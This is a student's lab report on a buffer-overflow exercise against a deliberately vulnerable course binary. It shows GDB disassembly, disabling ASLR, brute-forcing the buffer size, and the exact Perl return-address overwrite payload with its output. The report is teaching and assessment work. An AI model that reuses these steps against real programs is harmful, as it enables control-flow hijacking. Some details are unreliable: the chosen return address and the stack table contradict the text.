

Akash Nagabandhi

19th February 2023

CS 647 852

Prof. Martin

Merry Assignment

Executive Summary

The task involved examining the program `/home/merry/retAddr3` for buffer overflow vulnerabilities. A segment of code was discovered that could print the `merryflag.txt` file, but it was made unreachable. The program could be exploited by overflowing the buffer into the return address, allowing the attacker to rewrite the return address of the instruction that printed the flag. The program was disassembled to find the address of the instruction that called the function that printed the flag. The size of the buffer was determined by brute-forcing buffer sizes until the program crashed. With the size of the buffer and appending the vulnerable return address, the `merryflag.txt` file was captured.

Vulnerabilities Identified

The vulnerability identified in this scenario is a buffer overflow vulnerability. The program `/home/merry/retAddr3` contains a buffer that can be overflowed by an attacker, allowing them to modify the return address and redirect the program's execution flow. This can be used to bypass security measures and gain unauthorized access to the system or sensitive information. In this case, the attacker can exploit the vulnerability to make the program execute the unreachable code that prints the `merryflag.txt` file, which is intended to be protected and not accessible to unauthorized users.

Recommendations

Buffer overflow vulnerabilities can be avoided by implementing a variety of security measures. These include input validation, using secure programming languages and frameworks, using secure coding practices, performing code reviews, using automated tools, and keeping software up to date.

Developers can reduce the risk of buffer overflow vulnerabilities by validating input data to ensure that it does not exceed the expected length, using secure programming languages and frameworks that have built-in protection against buffer overflow vulnerabilities, and using secure coding practices such as proper memory allocation and deallocation. Additionally, code reviews and keeping software up to date with the latest security patches and updates can minimize the risk of exploitation. By implementing these measures, developers can improve the security of their software applications and reduce the risk of buffer overflow vulnerabilities.


Assumptions

The attacker can determine the location of the buffer and the return address within the program. The attacker can identify the instruction that prints the merryflag.txt file. The attacker can brute force the buffer sizes to determine the exact size required to cause a buffer overflow to get a segmentation fault.

Steps to Reproduce the Attack

The exploit used GDB to disassemble the retAddr3 program, and Perl inline command was used to input the vulnerable return address. Since there were deterrents in place to prevent buffer overflows, they had to be disabled, and ASLR was one such deterrent. The command "toggleASLR" was used to disable it. The other deterrents were already disabled during the program's compilation.

To find the vulnerable return address, the retAddr3 program was disassembled in GDB. The program was opened in GDB using the command "gdb retAddr3," and before disassembling it, the program had to be run with a random input, which could be anything at this point, using the command "run AAAA." Running the program put its instruction addresses into the stack. The "disassemble main" command was used to disassemble the main function of the program, where the instruction address could be found. Figure 1 showed a portion of the disassembled program.



```
0x565563c0 <+107>: call 0x565563c1 <main+108>
0x565563c5 <+112>: add $0x10,%esp
0x565563c8 <+115>: jmp 0x565563f7 <main+162>
0x565563ca <+117>: cmpl $0x2,-0xc(%ebp)
0x565563ce <+121>: jne 0x565563e7 <main+146>
0x565563d0 <+123>: sub $0xc,%esp
0x565563d3 <+126>: push $0x2056
0x565563d8 <+131>: call 0x565563d9 <main+132>
0x565563dd <+136>: add $0x10,%esp
0x565563e0 <+139>: call 0x565562ef <getFlag>
Type <RET> for more, q to quit, c to continue without
0x565563e5 <+144>: jmp 0x565563f7 <main+162>
0x565563e7 <+146>: sub $0xc,%esp
0x565563ea <+149>: push $0x2045
```

Figure 1: Disassembled main of retAddr3.

The address for the "getFlag" function call was identified in Figure 1. The return address was manipulated to the "getFlag" function call's address to capture the merryflag.txt, and the address found was 0x565563e0. However, in the case of a print function before the flag, such as in the retAddr2 self-assessment, the address chosen was 0x565563d0 instead. The assembly code was evaluated, and it was found that the instruction before the chosen address would jump to another instruction, which would not accomplish the goal.

The buffer size needed to be determined to manipulate the buffer so that the return address could be overwritten. The brute-force approach was used, repeatedly writing an input that was large enough to fill the buffer until the program crashed. A Perl inline script was used for this purpose, with the command "./retAddr3 \$(perl -e 'print "A"x626') " The Perl command inputted "A"

into the program 626 times. Figure 2 showed that the program crashed.

```
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x500')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x600')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x700')
Segmentation fault (core dumped)
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x610')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x620')
::: You lose :::
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x630')
Segmentation fault (core dumped)
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x629')
Segmentation fault (core dumped)
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x628')
Segmentation fault (core dumped)
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x626')
::: You lose :::
Segmentation fault (core dumped)
```

Figure 2: Brute force buffer size

The buffer size of the input buffer and the line alignments were combined and equaled 626 bytes. The previous EBP added another 4 bytes, which made the overflow padding 630 bytes. The next four bytes were the return address. Table 1 below depicts the stack frame diagram.

Address	Contents
0xffffffffc	Top of Memory
...	...
0x565563d0	Return Address
0x565563cc	Previous EBP
0x565563c8	{Byte Align}
0x565563c4	{Byte Align}
0x565563c0	Buffer
0x565563bc	Buffer
0x565563b8	Buffer
...	...
0x00000000	Bottom of Memory

Table 1: Stack Frame Diagram

The final part is to input the padding and vulnerable return address, the command `"./retAddr3 $(perl -e 'print "A"x630 . "\xd0\x63\x55\x56"')"` was used. This printed the string `::: You Win :::` and the data in the merryflag.txt file, which concluded the exploit.

Findings

Upon running the exploit as seen in figure 3, the contents of the merryflag.txt have been captured as:

```
85055b477122c0dad543d88f468652dd616921fd8c6a359bf0ef1ae67507275  
bb83f3bbb458025b7928f1f6d3bf9bcda2737a9b8beff02fb7f19891d9e08a8d
```

With a whoami output of:

```
merry
```

A terminal window with a dark purple background and green text. The prompt is 'merry@cs647:~\$'. The command entered is './retAddr3 \$(perl -e 'print "A"x630 . "\xd0\x63\x55\x56"')'. The output shows a successful exploit: '::: You Win :::', 'Here you go:', and the captured flag content. This is followed by a 'Segmentation fault (core dumped)' message. The user then enters 'whoami' and the output is 'merry'.

```
merry@cs647:~$ ./retAddr3 $(perl -e 'print "A"x630 . "\xd0\x63\x55\x56"')  
::: You Win :::  
Here you go:  
85055b477122c0dad543d88f468652dd616921fd8c6a359bf0ef1ae67507275  
bb83f3bbb458025b7928f1f6d3bf9bcda2737a9b8beff02fb7f19891d9e08a8d  
Segmentation fault (core dumped)  
merry@cs647:~$ whoami  
merry
```

Figure 3: Exploit command and result.